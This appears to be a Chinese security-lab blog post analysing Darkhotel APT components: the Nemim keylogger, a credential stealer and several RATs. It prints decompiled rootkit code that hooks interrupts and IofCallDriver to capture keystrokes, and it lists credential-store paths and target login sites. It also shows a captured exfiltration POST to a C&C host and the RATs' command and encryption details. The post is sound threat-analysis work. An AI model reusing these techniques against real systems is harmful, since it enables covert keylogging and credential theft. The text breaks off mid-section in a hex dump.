APT GROUP系列——DARKHOTEL之窃密与RAT篇

APT GROUP系列——DARKHOTEL之窃密与RAT篇

2020-09-08 伏影实验室 APT, Darkhotel, RAT, 窃密

阅读： 982

一、手法简述

Darkhotel使用过的RAT与窃密工具类型多种多样。作为攻击链的末端，这些程序复杂性不一，其通信协议随着时间推移变化较大，使用的通信加密算法方式也没有统一标准，迭代较快。有的组件的行为丰富多样，甚至不惜安装驱动来达到目的，而组件功能相对更简单，主要进行文件与执行相关操作。

二、窃密组件Nemim

2.1 功能性质

2014年，Darkhotel使用了一类针对Windows XP用户的Nemim窃密组件，在搜集用户系统信息的同时，还会加载驱动以记录用户击键内容，写入本地文件。

2.2 安装驱动

若当前系统为Win9X、XP或2000，该组件会在当前目录下释放ndiskpro.inf文件以安装驱动。

对于Vista及更高版的Windows，组件将释放键盘记录驱动至C:\Windows\system32\drivers，并注册为系统级设备驱动：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Ndiskpro
```

然而之后相关线程就退出了，无法搜集任何信息，故此次事件中针对的是较低Windows版本的使用者。

2.3 收集系统信息

该组件会在当前目录生成日志文件，来加密保存搜集的信息，文件后缀为tmp，名称为"ffffz"加上时间戳。每次写日志时，若当前时间距当前时间超过1小时，则以新的时间戳为名称创建新的日志文件。

收集的信息分为两类，首先是只收集一次的内容，包括进程信息和用户正在操作的窗口信息。

1.收集进程的模块路径、PID和所属用户名。

2.访问下方注册表路径，以搜集安装程序的名称、版本号、发布者和安装目录：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall
```

搜集后信息在未加密时内容如下例所示：

```
================== Installed Program [RegKey] [Name] [Version] [Publisher] [Path] ==================
[Notepad++] [Notepad++ (32-bit x86)] [7.7.1] [Notepad++ Team] []
[Office15.PROPLUS] [Microsoft Office Professional Plus 2013] [15.0.4420.1017] [Microsoft Corporation] [D:\Mi
[WinPcapInst] [WinPcap 4.1.3] [4.1.0.2980] [Riverbed Technology, Inc.] []
[WinRAR archiver] [WinRAR 5.70 (32-位)] [5.70.0] [win.rar GmbH] [D:\Winrar570\]
[Wireshark] [Wireshark 2.6.5 32-bit] [2.6.5] [The Wireshark developer community, https://www.wireshark.org]
[{1F1C2DFC-2D24-3E06-BCB8-725134ADF989}] [Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148] [9
[{2E295B5B-1AD4-4d36-97C2-A316084722CF}] [Python 2.7.2] [2.7.2150] [Python Software Foundation][]

================== Running Process [Process] [ID] [User] ==================
[[System Process]] [0] []
[System] [4] []
[\SystemRoot\System32\smss.exe] [312] [SYSTEM]
[C:\Windows\system32\csrss.exe] [412] [SYSTEM]
[C:\Windows\system32\wininit.exe] [464] [SYSTEM]
[C:\Windows\system32\csrss.exe] [472] [SYSTEM]
```

其次是持续收集的内容，包括击键信息和顶层窗口信息，并记录时间。

首先是当前顶层窗口的标题、PID和模块路径，若顶层窗口为IE浏览器，则获取其输入栏文本，以记录用户浏览的网址。

```
************************************************************
(6-15 15:48:13)
[Process title: D:\info.txt - Notepad++, path: D:\Notepad++\notepad++.exe, ID: df4]
```

持续收集的内容还包括用户击键信息，通过安装的驱动组件收集。该组件首先向驱动设备发送控制码0x220004以清空驱动的击键信息内存，接着持续发送控制码0x220000来收集击键内容，解析后写入日志并加密。

2.4 Rootkit收集击键内容

Darkhotel的驱动组件设置了I/O读写断点，并Hook了int 0x1的中断处理回调和IofCallDriver，从而获取到PS/2键盘和USB键盘的击键信息。

2.4.1 获得PS/2键盘击键内容

该驱动则按CPU个数创建定时器，并设置DPC回调。

在DPC回调中，该驱动将键盘读写端口0x60和0x64分别写入dr0和dr1寄存器，并将dr7的对应位改为二进制10，以设置I/O硬件读写断点。同时为了防止断点在任务切换时失效，驱动设置了dr7的GD位，使得任何访问或修改调试寄存器的操作都会触发1号中断。

```
should_hook_idt_58AE0 = 1;
v5 = __readcr4();
dword_58368 = v5;
__writecr4(v5 | 8);
v6 = __readdr(0);
old_dr0 = v6;
v7 = __readdr(1u);
old_dr1 = v7;
v8 = __readdr(2u);
old_dr2 = v8;
__writedr(0, 0x60u);                    // dr0 = 0x60
__writedr(1u, 0x64u);                   // dr1 = 0x64
__writedr(2u, Sub_13410_ptr);
v9 = __readdr(7u);                      // dr7 = 10001000100111100111111
                                        // dr7.RW0 = 10
                                        // dr7.RW1 = 10
old_dr7 = v9;
__writedr(7u, 0x22273Fu);
```


接着将1号中断处理函数改为自己的函数。当I/O读写命中硬件断点时，会触发单步调试异常，从而进入1号中断回调函数。

```
  v10_entry_addr = get_idt_entry_by_index(1u);// hook int 0x01 单步异常
  v11_hi_offset = *(_WORD *)(v10_entry_addr + 6);
  original_idt_cb_582E0[a2_cpu_index] = v11_hi_offset;
  *(_WORD *)(v10_entry_addr + 6) = (unsigned int)idt_single_step_hook_cb >> 16;// 修改HighOffset
  v12 = *(_WORD *)v10_entry_addr;
  idt_entry_list[a2_cpu_index] = *(_WORD *)v10_entry_addr;
  *(_WORD *)v10_entry_addr = (unsigned int)idt_single_step_hook_cb;// 修改Lowoffset
  byte_953BA480[a2_cpu_index] = *(_BYTE *)(v10_entry_addr + 5);
  *(_BYTE *)(v10_entry_addr + 5) |= 0xE0u;
  v13 = (v11_hi_offset << 16) + v12;
  v14 = *(_WORD *)(get_idt_entry_by_index(1u) + 6);
  dword_953BA340[a2_cpu_index] = v13;
  result = get_idt_entry_by_index(0xFFu);     // hook int 0xff
  *(_WORD *)(result + 6) = (unsigned int)idt_0xff_hook_cb >> 16;
  *(_WORD *)result = (unsigned int)idt_0xff_hook_cb;
  *(_BYTE *)(result + 5) |= 0xE0u;
}
```

在1号中断Hook函数中，检查当前异常是否由读写调试寄存器触发，若为写操作则重置调试寄存器为初始断点状态，防止I/O断点因任务切换而失效。

若该函数由I/O断点触发而进入，则获取触发异常的I/O指令。由于含立即数和不含立即数的I/O指令长度不同，需减去对应长度来获取到I/O指令的首地址。

```
0: kd> u poi(poi([ebp-34h]))-1
hal!READ_PORT_UCHAR+0x6:
82e3909a ec              in      al,dx
82e3909b c20400          ret     4
82e3909e 8bff            mov     edi,edi
hal!READ_PORT_USHORT:
82e390a0 33c0            xor     eax,eax
82e390a2 8b542404        mov     edx,dword ptr [esp+4]
82e390a6 66ed            in      ax,dx
82e390a8 c20400          ret     4
82e390ab 90              nop
```



设置回传的内容，包括：

1. 键盘码或状态码
2. I/O指令第一个字节
3. I/O端口号
4. 读写标志，0代表读端口，1代表写端口
5. I/O指令汇编字符串（其OUT指令写法存在错误）

```
if ( a1_port == 0x64 )
  DbgPrint("\t\t\t\t0x%8X port access, data = 0x%8X\n", 0x64, a2_key_code_or_state);
else
  DbgPrint("0x%8X port access, data = 0x%8X\n", a1_port, a2_key_code_or_state);
v3_keylog_index = get_new_postion_fr_keylog_info();
if ( v3_keylog_index != -1 )
{
  switch ( a3_io_code_1st_byte )
  {
    case 0xE4u:
      set_keylog_info(v3_keylog_index, a3_io_code_1st_byte, 0, a1_port, a2_key_code_or_state, "IN AL, DX");
      break;
    case 0xE6u:
      set_keylog_info(v3_keylog_index, a3_io_code_1st_byte, 3, a1_port, a2_key_code_or_state, "OUT AL, DX");
      break;
    case 0xECu:
      set_keylog_info(v3_keylog_index, a3_io_code_1st_byte, 0, a1_port, a2_key_code_or_state, "IN AL, DX");
      break;
    case 0xEEu:
      set_keylog_info(v3_keylog_index, a3_io_code_1st_byte, 3, a1_port, a2_key_code_or_state, "OUT AL, DX");
      break;
    default:
      set_keylog_info(v3_keylog_index, a3_io_code_1st_byte, 0, a1_port, a2_key_code_or_state, "IN AL, DX");
      break;
  }
}
```

```
0: kd> dd poi(953B9340+poi(ebp+8)*4) L28
8550b510  00000001 0000000c 000000ec 00000000
8550b520  00000064 00000015 00000000 00000000
8550b530  00000000 00000000 00000000 00000000
8550b540  00000000 00000000 00000000 00000000
8550b550  00000000 00000000 00000000 00000000
8550b560  00000000 00000000 00000000 00000000
8550b570  00000000 00000000 00000000 00000000
8550b580  00000000 00000000 00000000 00000000
8550b590  41204e49 44202c4c 00000058 00000000
8550b5a0  00000000 00000000 00000000 00000000
0: kd> da poi(953B9340+poi(ebp+8)*4)+0x80
8550b590  "IN AL, DX"
```

2.4.2 获得Hid-USB键盘击键内容

驱动对IofCallDriver做了内联Hook，先调用Hook函数，再调用原始IofCallDriver。在Hook函数中，过滤出所属驱动名为"\Driver\usbhub"的USB设备，并将新遇到的Hid-USB设备保存在列表中。

同时，驱动开启一个线程，持续遍历加入列表的所有设备，通过函数is_keyboard_report_des_exist判断该设备是否为USB键盘设备，若是则设置其USB标志为1。

```
while ( !should_not_enum )
{
  KeDelayExecutionThread(0, 0, &Interval);
  for ( a3_index = 0; a3_index < 100; ++a3_index )
  {
    if ( get_dev_info_by_index(&DeviceObject, &a2_is_hid_kdb, a3_index) > 0 )
    {
      DbgPrint("!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!\n");
      DbgPrint("[Output DeviceObject = 0x%8X, bIsHidKbd = 0x%8X\n", DeviceObject, a2_is_hid_kdb);
      if ( a2_is_hid_kdb == 1 )
        break;
      if ( DeviceObject )
      {
        DbgPrint("#####################################\n");
        DbgPrint("Hid Report check!!, Before DeviceObject = 0x%8X\n", DeviceObject);
        P_hid_report_des_ptr = get_hid_report_ptr_and_len(DeviceObject, (int)&v2_hid_report_len);
        DbgPrint("#####################################\n");
        DbgPrint("Hid Report check!!, After DeviceObject = 0x%8X\n", DeviceObject);
        if ( P_hid_report_des_ptr )
        {
          if ( is_keyboard_report_des_exist((int)P_hid_report_des_ptr, v2_hid_report_len) )
          {
            list_is_hid_kdb[2 * a3_index] = 1;
            DbgPrint("Hid Report Exist, CheckDeviceObject = 0x%8X, Index = 0x%8X!!\n", DeviceObject,
            DbgPrint("#####################################\n");
            ExFreePoolWithTag(P_hid_report_des_ptr, 0);
            break;
```

对于列表中的每个设备，该驱动特制一个内部IRP并传入URB来获得USB接口的报告描述，以检查该设备是否属于USB键盘。内部IRP为IRP_MJ_INTERNAL_DEVICE_CONTROL，功能码为IOCTL_INTERNAL_USB_SUBMIT_URB。Hook的IofCallDriver遇到该内部自制IRP会率先返回，把数据交给原始IofCallDriver去处理。

```
PVOID __stdcall get_hid_des_ptr(PDEVICE_OBJECT DeviceObject)
{
  _URB *P_urb_ptr; // ST14_4
  NTSTATUS v3; // ST10_4
  PVOID v4_hid_des_ptr; // [esp+Ch] [ebp-4h]

  if ( !DeviceObject )                          // 设备来自列表
    return 0;
  P_urb_ptr = (_URB *)ExAllocatePoolWithTag(0, 0x50u, 0x206B6444u);
  v4_hid_des_ptr = ExAllocatePoolWithTag(0, 9u, 0x206B6444u);
  memset(P_urb_ptr, 0, 0x50u);
  P_urb_ptr->UrbHeader.Length = 0x50;
  P_urb_ptr->UrbHeader.Function = 0x28;         // URB_FUNCTION_GET_DESCRIPTOR_FROM_INTERFACE
  P_urb_ptr->UrbControlDescriptorRequest.Index = 0;
  P_urb_ptr->UrbControlDescriptorRequest.DescriptorType = 0x21;
  P_urb_ptr->UrbControlDescriptorRequest.TransferBuffer = v4_hid_des_ptr;
  P_urb_ptr->UrbControlDescriptorRequest.TransferBufferLength = 9;
  v3 = make_irp_for_cur_dev(DeviceObject, (int)P_urb_ptr);
  ExFreePoolWithTag(P_urb_ptr, 0);
  if ( v3 >= 0 )
    return v4_hid_des_ptr;
  ExFreePoolWithTag(v4_hid_des_ptr, 0);
  return 0;
}
```

驱动为列表中的当前设备创建内部IRP，而IofCallDriver的Hook函数则会过滤驱动名称并检查自制IRP：

```
if ( !a1_dev_ptr->DriverObject->DriverName.Buffer )// 驱动名称
  return 0;
v3 = wcslen(L"\\Driver\\usbhub");
if ( wcsnicmp(a1_dev_ptr->DriverObject->DriverName.Buffer, L"\\Driver\\usbhub", v3) )
  return 0;
v6_next_irp_sp_ptr = (PIO_STACK_LOCATION)(a2_irp_ptr->Tail.Overlay.PacketType - 36);
if ( is_self_made_irp(a2_irp_ptr, a1_dev_ptr) )
  return 0;
```

接着程序检查获得的报告描述是否为键盘相关：

```
BOOL __stdcall is_keyboard_report_des_exist(int a1_hid_report_des_ptr, int a2_hid_report_len)
{
  int i; // [esp+0h] [ebp-8h]

  if ( !a1_hid_report_des_ptr )
    return 0;
  print_hid_report_info(a1_hid_report_des_ptr, a2_hid_report_len);
  for ( i = 0;
        i < a2_hid_report_len - 1
     && (*(_BYTE *)(i + a1_hid_report_des_ptr) != 9 || *(_BYTE *)(i + a1_hid_report_des_ptr + 1) != 6);
        ++i )
  {
    ;
  }
  return i < a2_hid_report_len - 1;
}
```

```
code char KeyBoardReportDescriptor[..] = {
    0x05, 0x01,
    0x09, 0x06,   // 键盘
    ...
}
```

此后，当Hook的IofCallDriver函数再次遇到某USB设备时，则在列表中查找其属性，

若为Hid-USB键盘，则设置自己的完成过程函数，并在函数中将获取的击键信息回传至用户层组件。

驱动在MJ_DEVICE_CONTROL回调中接收用户态组件下发的控制码。如前文所述，若控制码为0x220000，则将收集的击键信息回传至用户态组件。若控制码为0x220004，则清空对应缓存。

三、凭据窃密组件

3.1 功能

该组件由WinRar SFX自解压文件释放并运行，会窃取知名浏览器、本地邮件客户端、通讯工具的凭据，回传到C&C。

3.2 收集系统基本信息

收集计算机名称、用户名、本机IP、MAC地址及其Hash。

访问注册表，收集CPU信息、计算机语言和操作系统名称版本。

这里的收集方式与Karba下载器非常相似。

```
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0\
ProcessorNameString
Identifier

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\Language\InstallLanguage

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\
CSDVersion
ProductName
CurrentVersion
```

这些信息随后被格式并进行加密和Base64编码。

3.3 盗窃各类凭据

以版本为7及以上的IE浏览器为例，该组件使用COM组件的IUrlHistoryStg2接口获得其浏览器历史记录中各个域名。

```
018D0720 UNICODE "http://www.msn.cn/"
018D06E0 UNICODE "https://www.baidu.com/"
018D0660 UNICODE "file:///c:/users/ /desktop/
018D0620 UNICODE "http://www.baidu.com/"
018D0580 UNICODE "http://static-global-s-msn-com.akamaized.net/hp-ea
018D0530 UNICODE "http://go.microsoft.com/fwlink/"
018D04F0 UNICODE "http://www.msn.cn/zh-cn"
```

之后访问如下注册表路径：

```
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2
```

此处加密保存了自动填写的网站口令，需要借助对应URL来解密。

考虑到用户可能删除历史记录，导致当前历史记录中缺少某些URL，故该组件在获取当前历史记录的同时，还自备了一批网站列表，如下所示：

http://twitter.com

http://facebook.com

http://passport.yandex.ru/passport

http://www.yandex.ru

http://qip.ru

http://mail.qip.ru

https://login.nifty.com/service/login

http://e.mail.ru/cgi-bin/login

http://mail.ru

http://mail.126.com

http://secure.zapak.com/mail/zapakmail.php

https://lavabit.com/apps/webmail/src/login.php

http://www.bigstring.com

http://www.gmx.com

http://passport.sohu.com/indexaction.action

http://www.sohu.com

https://www.zoho.com/login.html

http://mail.sina.com.cn

http://members.sina.com/index.php

http://www.care2.com/passport/login.html

http://www.mail.com/int

https://fastmail.fm/mail

https://www.inbox.com/login.aspx

http://www.gawab.com

http://mail.163.com

http://registration.lycos.com/login.php

http://www.mail.lycos.com

https://my.screenname.aol.com/_cqr/login/login.psp

https://edit.bjs.yahoo.com/config/login

https://login.yahoo.co.jp/config/login

https://login.yahoo.com/config/login_verify2

https://login.live.com/login.srf

https://www.google.com/accounts/servicelogin

可见，其中除了一些国际知名网站外，还包括国内的网易、搜狐和新浪相关站点，可见其攻击目标包含中国。

对于谷歌浏览器，该组件首先访问目录…\AppData\Local\Google\Chrome\Application，在该目录下找到如下图所示目录来确定版本号。

该组件根据不同版本访问谷歌浏览器的sqlite数据库，解密得到自动登录账号。

6.0及其以上	\Google\Chrome\User Data\Default\Login Data
6.0以下	\Google\Chrome\User Data\Default\Web Data

此外，该组件还收集以下客户端的凭据：

- 火狐浏览器
- Outlook
- Windows Mail
- Windows Live Mail
- MSN
- Gmail
- Google Desktop
- Google Talk

3.4 收集近期文件和安装软件信息

该组件会遍历Windows Recent目录和C:\Program Files目录，以收集用户近期处理文件和常用软件信息。组件对自制的命令行进行解析，其中ddir便代表遍历目录。

获取的内容包括命令行、当前时间、文件创建时间、文件大小和文件名。

```
63 64 20 43|3A 5C 55 73|65 72 73 5C|           |cd C:\Users\
5C 61 70 70|64 61 74 61|5C 72 6F 61|6D 69 6E 67|\appdata\roaming
5C 6D 69 63|72 6F 73 6F|66 74 5C 77|69 6E 64 6F|\microsoft\windo
77 73 5C 72|65 63 65 6E|74 3B 20 64|64 69 72 3B|ws\recent; ddir;
20 63 64 20|43 3A 5C 50|72 6F 67 72|61 6D 20 46| cd C:\Program F
69 6C 65 73|3B 20 64 64|69 72 0A 2D|2D 2D 2D 2D|iles; ddir.-----
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|0A 43 3A 5C|55 73 65 72|73 5C      |----.C:\Users\
      5C 61|70 70 64 61|74 61 5C 72|6F 61 6D 69|  \appdata\roami
6E 67 5C 6D|69 63 72 6F|73 6F 66 74|5C 77 69 6E|ng\microsoft\win
64 6F 77 73|5C 72 65 63|65 6E 74 0A|2D 2D 2D 2D|dows\recent.----
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|2D 2D 2D 2D|----------------
2D 2D 2D 2D|2D 0A 64 64|69 72 20 43|3A 5C 55 73|-----.ddir C:\Us
65 72 73 5C|           |5C 61 70 70|64 61 74 61|ers\    \appdata
5C 72 6F 61|6D 69 6E 67|5C 6D 69 63|72 6F 73 6F|\roaming\microso
66 74 5C 77|69 6E 64 6F|77 73 5C 72|65 63 65 6E|ft\windows\recen
74 0A 0A 32|30 32 30 2D|30 36 2D 32|33 20 20 31|t..2020-06-23  1
34 3A 31 34|3A 30 30 20|20 3C 44 49|52 3E 20 20|4:14:00  <DIR>
20 20 20 20|20 20 20 2E|0A 32 30 32|30 2D 30 36|       ..2020-06
2D 32 33 20|20 31 34 3A|31 34 3A 30|30 20 20 3C|-23  14:14:00  <
44 49 52 3E|20 20 20 20|20 20 20 20|20 2E 2E 0A|DIR>         ...
32 30 31 39|2D 30 34 2D|30 32 20 20|31 34 3A 32|2019-04-02  14:2
33 3A 31 33|20 20 20 20|20 20 20 20|20 20 31 39|3:13          19
33 32 20 20|31 2E 74 78|74 2E 6C 6E|6B 0A 32 30|32  1.txt.lnk.20
31 39 2D 30|39 2D 32 37|20 20 31 36|3A 32 37 3A|19-09-27  16:27:
```

此外，该组件还收集主机上的文档文件，并在通信第二阶段上传到C&C。涉及类型包括：

doc, docx, xls, xlsx, ppt, pptx, gul, eml, pdf, ktx, ifa, if3, rtf

3.5 与C&C的通信

组件连接C&C，将收集的信息发回C&C，分两个阶段。

第一阶段，向C&C回传收集的系统版本信息，使用分号分割。第二阶段，回传之前获得的最近文件、软件目录和窃取的凭据内容，均经过加密和编码。

格式如下：

user2_encrypted_base64;mac_hash;encrypt_key;info_encrypted_base64	
元素	内容
user2_encrypted_base64:	字符串"user2"加密和编码值。多个类似组件中的字符串均为"user2"，可能是某个被攻击目标的代号。
mac_hash:	MAC地址的hash值。
encrypt_key	加密密钥
info_encrypted_base64	前文所述收集的信息。

之后连接C&C回传数据，返回的HTTP内容需包含字符串"minmei"方可有效，否则继续连接C&C。对每个C&C发起最多3次连接，若均失败则更换新的C&C。

```
POST /html/docu.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: fenrix.yaahosting.info
Content-Length: 317
Connection: Keep-Alive
Cache-Control: no-cache

JTQZCXw=;448a60191f8f5f31c03166fed72bacac;
90ed768ab728a0f74a4b957c31f1a213;GSkaFHVHbysAPQkaCyIPbnFYASofAmMqCQgXOxcnaGJgc0xCZ0dvO
```

四、RAT 2015

4.1 功能性质

该RAT组件与C&C通信，并根据C&C指令执行信息搜集、文件、进程等操作。

4.2 环境检测

2015年的Darkhotel最终载荷显示出极强的针对性，会检测用户名，若为以下用户，则不会执行后续流程：

- antonie
- Antony
- janettedoe
- makrorechner
- Dave
- Hanuele Baser
- Administrator
- User

4.3 C&C指令

该组件与C&C的通信指令如下：

指令	功能	更详细内容
1	获取计算机名称，用户名，系统版本号，程序文件名	
2	采集活动进程信息	Pid/ParentPid/ProcessName
3	查询指定文件夹下文件信息	文件属性，最后写入时间，文件大小，文件名
4	字符串转数字	
5	获取程序版本号	
6	删除指定文件	

值得一提的是，以上通讯均通过Dropbox Api完成，与APT37的组件类似。C&C下发内容均经过LZNT1压缩并使用3DES加密。数据上传前同样经过LZNT1压缩，与xor加密。

此外，该组件会下载执行升级版或其他程序。

五、RAT kbxxxxUpd.dll

5.1 功能性质

该DLL由攻击者使用的lnk社工文件释放的下载器下载得来，属于最终阶段RAT程序，会与C&C进行加密通信，并根据C&C指令执行文件、进程、注册表操作。

该RAT与前文所述2015年的RAT有相似之处，但通信协议变化较大。

5.2 初始化

该dll程序的主要运行参数通过读取解密配置信息得到。配置信息可能保存在程序二进制文件的0x1DCC8~0x1E270位置处，或是程序运行目录下长度为0x5A8的文件内（可由dll程序与C&C通信获得）。

配置信息内容包括：

- C&C域名和请求路径
- 缓存文件保存位置
- 二进制文件保存名称
- 加密后的通信键等

随后，程序使用异或算法，对配置信息再次解密后从中中获取C&C地址并尝试连接：

5.3 加密通信

木马通过使用windows api与自制的包结构实现与C&C的加密通信。

原始流量包使用异或加密，异或键为首字节：

0x0:0x1	0x1:
[xorkey]	xor encrypted data

异或解密后，使用数据部分的指定参数进行第二次解密：

0x0:0x1	0x1:0x2	0x2:0x8E	0x8E:0x96(0x9E)	0x96(0x9E):
[xorkey]	[encrypt type]	[encrypt key]	[encrypt IV]	[encrypt data]

第二次解密流程如下：

1. 使用sha1算法，将8字节硬编码数值07 8F 63 D4 60 39 74 EB转换为hashkey;
2. 使用3DES算法，由hashkey生成第一个解密键dec_key_1st;
3. 使用RSA算法和解密键dec_key_1st，将600字节原始数据（由[encrypt type]指定来源）解密后得到第二个解密键dec_key_2nd;
4. 使用RSA算法和解密键dec_key_2nd，将加密流量中140字节[encrypt key]解密后得到最终的解密键dec_key_final;
5. 使用[encrypt type]指定的算法、[encrypt IV]指定的IV值和解密键dec_key_final，对[encrypt data]进行解密。

[encrypt type]字段的值与含义如下：

value	含义
0x40	无加密算法
0x50	3DES加密算法，IV长度为8，600字节原始数据来自配置文件
0x58	AES_256加密算法，IV长度为16，600字节原始数据来自配置文件
0x70	3DES加密算法，IV长度为8，600字节原始数据来自程序本体二进制文件

第二次解密完毕后，程序缓存解密后信息，根据命令的不同可能保存在三个位置：

- 配置文件指定的目录
- 命令指定的目录
- 程序原始目录

5.4 C&C指令

程序读取解密后[encrypt data]中的值，执行其所代表的命令。

每一条命令都分为两个部分，cmdcode与cmdbuf，对应的各指令作用如下：

[主指令]-cmdcode

cmdcode（二进制序列，位序0x6->0x0）							功能
0	1	0	?	?	1	0	将cmdbuf中内容注入到自身进程中并运行
0	1	0	?	?	0	1	将cmdbuf保存为文件并执行
1	0	0	?	?	1	0	将cmdbuf作为dll文件写入本进程并执行其导出函数
1	0	0	?	?	0	1	将cmdbuf作为dll文件加载运行
0	0	1	?	?	0	0	将cmdbuf解析为[扩展指令]并执行

当cmdcode满足001??00的二进制序列形式时，程序进一步将cmdbuf解析为cmdkey-content的字典序列，通过cmdkey的值执行对应的扩展功能：

[扩展指令]-cmdkey

cmdkey	功能
0x10	获取文件基本信息
0x11	删除文件
0x12u	复制文件
0x13u	移动文件
0x14u	关键词搜索文件名
0x20u	读取文件
0x30u	搜索注册表键
0x31u	写入注册表键值（REG_DWORD）
0x32u	写入注册表键值（REG_SZ）
0x33u	写入注册表键值（REG_EXPAND_SZ）
0x34u	删除注册表键值
0x40u	加载指定PE文件（exe或dll）
0x41u	结束指定进程
0x42u	获取主机进程列表
0x50u	获取主机网络信息
0x51u	设置/获取主机标记
0x52u	获取木马程序版本，"7C28"

六、RAT 2018

2018年，Darkhotel使用RAT针对我国贸易高管展开定向攻击。

6.1 持久性


RAT首先将自身复制至以下路径：

C:\Users\%USER%\AppData\Roaming\Microsoft\Windows\Templates\mscleaner.exe

之后通过powershell命令设置定时任务，启动复制后的样本。

```
地址     HEX 数据                                          ASCII
0012F308 24 74 61 73 6B 5F 70 61 74 68 20 3D 20 24 65 6E  $task_path = $en
0012F318 76 3A 74 65 6D 70 2B 27 5C 63 6F 6E 66 69 67 2E  v:temp+'\config.
0012F328 78 6D 6C 27 3B 24 73 63 68 20 3D 20 4E 65 77 2D  xml';$sch = New-
